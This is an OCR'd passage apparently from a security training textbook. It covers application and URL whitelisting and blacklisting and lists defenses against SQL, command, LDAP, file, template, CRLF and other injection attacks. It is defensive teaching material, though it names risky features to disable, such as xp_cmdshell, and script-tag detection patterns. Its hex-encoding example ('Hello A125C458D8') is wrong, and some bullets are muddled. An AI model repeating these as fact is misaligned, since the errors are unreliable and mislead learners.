
- **Hex Encoding**

  The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data.

  For, example:

  Hello `A125C458D8`

  Jason `123B684AD9`



Whitelisting vs. Blacklisting Applications

Web applications have played an important role in the adoption of digital transformation globally. Such rapid development has motivated attackers to compromise system security using different techniques that exploit the flaws and breaches present in the applications. To thwart these attacks, security professionals need to implement various security policies and testing strategies.

Whitelisting and blacklisting is one such security strategy that can retain the applications, networks, and infrastructures securely. Using this strategy, one can create a list of entities that should be allowed and those that should be blocked. Thus, any malicious software can be effectively blocked before it enters the organizational network.

- **Application Whitelisting**

  Application whitelisting specifies a list of applications components such as software libraries, plugins, extensions, and configuration files, or legitimate software that can be permitted to execute in the system. It helps in preventing unauthorized execution and spreading of malicious programs. It can also prevent the installation of unapproved or vulnerable applications. Whitelisting provides greater flexibility by providing protection against ransomware and other types of malware attacks on web applications.

- **Application Blacklisting**

  Application blacklisting specifies malicious applications or software that are not permitted to be executed in the system or the network. Blacklisting can be performed by blocking malicious applications that can cause potential damage or lead to attacks. Blacklisting is a threat-centric method; it cannot detect modern threats and results in attacks leading to data loss. Hence, it is important to update the backlist regularly to

defend against the latest malware attacks. Application blacklisting can be performed by adding the names of applications to be blocked at the firewall level or installing specific software to block the applications.

- **Blacklisting and whitelisting for basic URL management**


  URL blacklisting prevents the user from loading web pages from the blacklisted URLs. The user can access all URLs except those in the blacklist. URL whitelisting permits the users to access only specific URLs as exclusions to those that are added to the URL blacklist.

  URL whitelisting is performed using the following methods:

  - **Allow access to all URLs except the blocked ones**: Whitelisting can allow the users to access the rest of the network applications
  - **Block access to all URLs except permitted ones**: Whitelisting can permit access to a limited list of URLs
  - **Define exceptions to very restrictive blacklists**: Whitelisting lets users access schemes, subdomains of other domains, specific paths, or ports
  - **Allow the browser to open applications**: Whitelisting is performed only for specific external protocol handlers so that the browser can automatically execute applications

  URL blacklisting is performed using the following methods:

  - **Allow access to all URLs except the blocked ones**: Blacklisting prevents users from accessing blocked websites
  - **Block access to all URLs except permitted ones**: Blacklisting blocks access to all malicious URLs
  - **Define exceptions to very restrictive blacklists**: Blacklisting restricts access to all URLs that are vulnerable to attacks
  - **Allow the browser to open apps**: Blacklisting prevents the browser from automatically executing applications



Application Whitelisting and Blacklisting Tools

Various tools that help security professionals in application whitelisting and blacklisting are discussed below:

- **Apility.io**

  Source: *https://apility.io*

  Apility.io is an anti-abuse API that helps security professionals to know if the IP address, domain, or email of a user is blacklisted. It is a collection of various tools delivered "as a service" to help security professionals, product managers, IT shops, enterprises, and start-ups to acquire more details about their potential visitors, users, customers, and threat actors.




Figure 14.101: Screenshot of Apility.io

Some additional application whitelisting and blacklisting tools are as follows:

- AutoShun (*https://www.autoshun.org*)
- Cisco Umbrella (*https://umbrella.cisco.com*)
- Alexa Top Sites (*https://aws.amazon.com*)
- APT Groups and Operations (*https://docs.google.com*)
- NordVPN (*https://nordvpn.com*)

How to Defend Against Injection Attacks

SQL Injection Attacks

- Limit the length of user input
- Use custom error messages
- Monitor DB traffic using an IDS, WAF
- Disable commands like xp_cmdshell
- Isolate database server and web server

Command Injection Flaws

- Perform input validation
- Escape dangerous characters
- Use language-specific libraries that avoid problems due to shell commands
- Perform input and output encoding
- Use a safe API that entirely avoids the use of the interpreter

LDAP Injection Attacks

- Perform type, pattern, and domain value validation on all input data
- Make the LDAP filter as specific as possible
- Validate and restrict the amount of data returned to the user
- Implement tight access control on the data in the LDAP directory
- Use LDAPS (LDAP over SSL) to secure communication on the web server

File Injection Attacks

- Strongly validate user input
- Consider implementing a chroot jail
- PHP: Disable allow_url_fopen and allow_url_include in php.ini
- PHP: Disable register_globals and use E_STRICT to find uninitialized variables
- PHP: Ensure that all file and stream functions (stream_*) are carefully vetted

How to Defend Against Injection Attacks (Cont'd)

Server-Side JS Injection

- Ensure that user inputs are strictly validated on the server side
- Avoid using the eval() function to parse the user input
- Never use multiple commands that have identical effects
- Use JSON.parse() instead of eval() to parse JSON input
- Include "use strict" at the beginning of each function

Server-Side Include Injection

- Validate user input and ensure it does not include SSI directives
- Apply HTML encoding to the user input before execution
- Ensure directives are confined only to the web pages where they are required
- Avoid using pages with filename extensions such as .stm, .shtm and .shtml

Server-Side Template Injection

- Do not create templates from user inputs
- Use a simple template engine such as Mustache or a Python template
- Execute the template inside a sandboxed environment
- Consider loading static template files wherever possible
- Always pass dynamic data to a template by using the template engine's built-in functionality

Log Injection

- Pass log codes instead of messages through parameters
- Use correct error codes and easily recognizable error messages
- Avoid using API calls to log actions due to their visibility in browser network calls
- Pass user ids or publicly non-identifiable inputs as the parameters at logging endpoints

How to Defend Against Injection Attacks

- SQL Injection Attacks
  - Limit the length of the user input
  - Use custom error messages
  - Monitor DB traffic using an IDS, WAF

- Disable commands such as xp_cmdshell
- Isolate the database server and web server
- Always use a method attribute set for POST and low-privileged account for DB connection
- Run a database service account with minimal rights
- Move extended stored procedures to an isolated server
- Use typesafe variables or functions such as isNumeric() to ensure typesafety
- Validate and sanitize user inputs passed to the database
- Avoid using dynamic SQL and do not construct queries with the user input
- Use prepared statements, parameterized queries, or stored procedures to access the database
- Display less information and use the "RemoteOnly" customErrors mode to display verbose error messages on the local machine
- Perform proper escaping and character filtering to avoid special string characters and symbols such as single quotes (')
- Always set the whitelist logically instead of the blacklist to avoid bad code
- Use Object Relational Mapping (ORM) frameworks to make the conversion of SQL result sets into code objects more consistent

- **Command Injection Flaws**

  The simplest way to defend against command injection flaws is to avoid them wherever possible. Some language-specific libraries perform identical functions for many shell commands and some system calls. These libraries do not contain the operating system shell interpreter and hence ignore maximum shell command problems. For those calls that must still be used, such as calls to backend databases, one must carefully validate the data to ensure that it does not contain malicious content. One can also arrange various requests in a pattern, which ensures that all the given parameters are treated as data instead of potentially executable content.

  Most systems call and use stored procedures with parameters that accept valid input strings to access a database or prepared statements to provide significant protection, ensuring that the supplied input is treated as data, which reduces but does not completely eliminate the risk involved in these external calls. One can always authorize the input to ensure the protection of the application in question. For this reason, it is important to use the least-privileged accounts to access a database to minimize the attack possibility.

  Another robust measure against command injection is to run web applications with the privileges required to carry out their functions. Therefore, one should avoid running the web server as a root or accessing a database as a **DBADMIN**; otherwise, an attacker may

be able to misuse administrative rights. The use of Java sandbox in the J2EE environment stops the execution of system commands. External commands are used to check the user information when he/she provides it. Create a mechanism for handling all possible errors, timeouts, or blockages during the calls. Check all the output, return, and error codes from the call to ensure that it performs as expected. Doing so allows users to determine whether something has gone wrong. Otherwise, an attack might occur and never be detected.

Some countermeasures against command injection flaws are as follows:

- Perform input validation
- Escape dangerous characters
- Use language-specific libraries that avoid problems due to shell commands
- Perform input and output encoding
- Use a safe API that avoids use of the interpreter entirely
- Structure requests so that all supplied parameters are treated as data rather than potentially executable content
- Use parameterized SQL queries
- Use modular shell disassociation from the kernel
- Use built-in library functions and avoid calling OS commands directly
- Implement the least privileges to restrict the permissions to execute the OS commands
- Avoid executing commands such as exec or system without proper validation and sanitization
- Prevent the shell interpreter using pcntl_fork and pcntl_exec within the PHP
- Implement Python as a web framework instead of PHP for application development

- **LDAP Injection Attacks**

An LDAP injection attack is similar to an SQL injection: attacks on web applications co-opt the user input to create LDAP queries. Execution of malicious LDAP queries in the applications creates arbitrary queries that disclose information such as username and password, thus granting attackers unauthorized access and admin privileges.

Some countermeasures against LDAP injection attacks are as follows:

- Perform type, pattern, and domain value validation on all input data
- Make the LDAP filter as specific as possible
- Validate and restrict the amount of data returned to the user
- Implement tight access control on the data in the LDAP directory
- Perform dynamic testing and source code analysis

- Sanitize all the user-end inputs and escape any special characters
- Avoid constructing LDAP search filters by concatenating strings
- Use the AND filter to enforce restrictions on similar entries
- Use LDAPS (LDAP over SSL) for encrypting and securing the communication on the web servers

- **File Injection Attacks**

  Attackers use scripts to inject malicious files into the server, allowing them to exploit vulnerable parameters and execute malicious code. Such an attack allows temporary data theft and data manipulation, and it can provide attackers with persistent control of the server.

  Some countermeasures against file injection attacks are as follows:

  - Strongly validate the user input
  - Consider implementing a chroot jail
  - PHP: Disable allow_url_fopen and allow_url_include in php.ini
  - PHP: Disable register_globals and use E_STRICT to find uninitialized variables
  - PHP: Ensure that all file and stream functions (stream_*) are carefully vetted

- **Server-Side JS Injection**
  - Ensure that user inputs are strictly validated on the server side before processing
  - Avoid using the eval() function to parse the user input
  - Never use commands having identical effects, such as setTimeOut(), setInterval(), and Function()
  - Use JSON.parse() instead of eval() to parse the JSON input
  - Make sure to include "use strict" at the beginning of the function to enable the strict mode inside the function scope

- **Server-Side Include Injection**
  - Validate the user input and ensure that it does not include characters used in SSI directives
  - Apply HTML encoding to the user input before executing it in the web pages
  - Ensure that directives are confined only to the web pages where they are required
  - Avoid using pages with file name extensions such as .stm, .shtm, and .shtml to prevent attacks

- **Server-Side Template Injection**
  - Do not create templates from user inputs or pass user inputs as parameters into the templates

- Use a simple template engine such as Mustache or Python's template if the business requirements support user-submitted templates
- Review the template engine's documentation for hardening tips
- Execute the template inside a sandboxed environment
- Consider loading static template files wherever possible
- Always make sure to pass dynamic data to a template using the template engine's built-in functionality

- **Log Injection**
  - Pass log codes instead of messages through parameters
  - Use correct error codes and easily recognizable error messages
  - Avoid using API calls to log actions due to their visibility in browser network calls
  - Make sure to pass user IDs or publicly non-identifiable inputs as the parameters at logging endpoints
  - Validate inputs at both the server side and the client side and sanitize and replace the malicious characters
  - Examine the application carefully for any vulnerabilities that are used to render logs
- **HTML Injection**
  - Validate all the user inputs to remove the HTML-syntax substrings from user-supplied text
  - Check the inputs for unwanted script or HTML code such as <script></script>, <html></html>
  - Employ security solutions that avoid false positives and detect possible injections
- **CRLF Injection**
  - Use any function to encode CRLF special characters and avoid using the user input in the response headers
  - Update the version of the programming language that disallows the injection of CR (carriage return) and LF (line feed) characters
  - Rewrite the code so that the user's content is not directly used in the HTTP stream
  - Check and remove any newline strings in the content before passing it to the HTTP header
  - Encrypt the data that is passed to the HTTP headers to manipulate the CR and LF codes

Web Application Attack Countermeasures

Broken Authentication and Session Management

- Use SSL for authenticated parts of the application
- Verify whether all the users' identities and credentials are stored in a hashed form
- Never submit session data as part of a GET, POST

Sensitive Data Exposure

- Do not create or use weak cryptographic algorithms
- Generate encryption keys offline and store them securely
- Ensure that encrypted data stored on disk is not easy to decrypt

XML External Entity

- Avoid processing XML input containing reference to external entity by weakly configured XML parser
- XML unmarshaller should be configured securely
- Parse the document with a securely configured parser

Broken Access Control

- Perform access control checks before redirecting the authorized user to the requested resource
- Avoid using insecure IDs to prevent attackers guessing them
- Provide a session timeout mechanism
- Limit file permissions to authorized users to prevent misuse

Web Application Attack Countermeasures (Cont'd)

Security Misconfiguration

- Configure all security mechanisms and disable all unused services
- Setup roles, permissions, and accounts and disable all default accounts or change their default passwords
- Scan for the latest security vulnerabilities and apply the latest security patches
- Non-SSL requests to web pages should be redirected to the SSL page
- Set the 'secure' flag on all sensitive cookies
- Configure the SSL provider to support only strong algorithms
- Ensure the certificate is valid, not expired, and matches all domains used by the site
- Backend and other connections should also use SSL or other encryption technologies

XSS Attacks

- Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification
- Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use
- Use a web application firewall to block the execution of malicious scripts
- Convert all non-alphanumeric characters to HTML character entities before displaying the user input in search engines and forums
- Encode input and output and filter metacharacters in the input
- Do not always trust websites that use HTTPS when it comes to XSS
- Filtering script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users
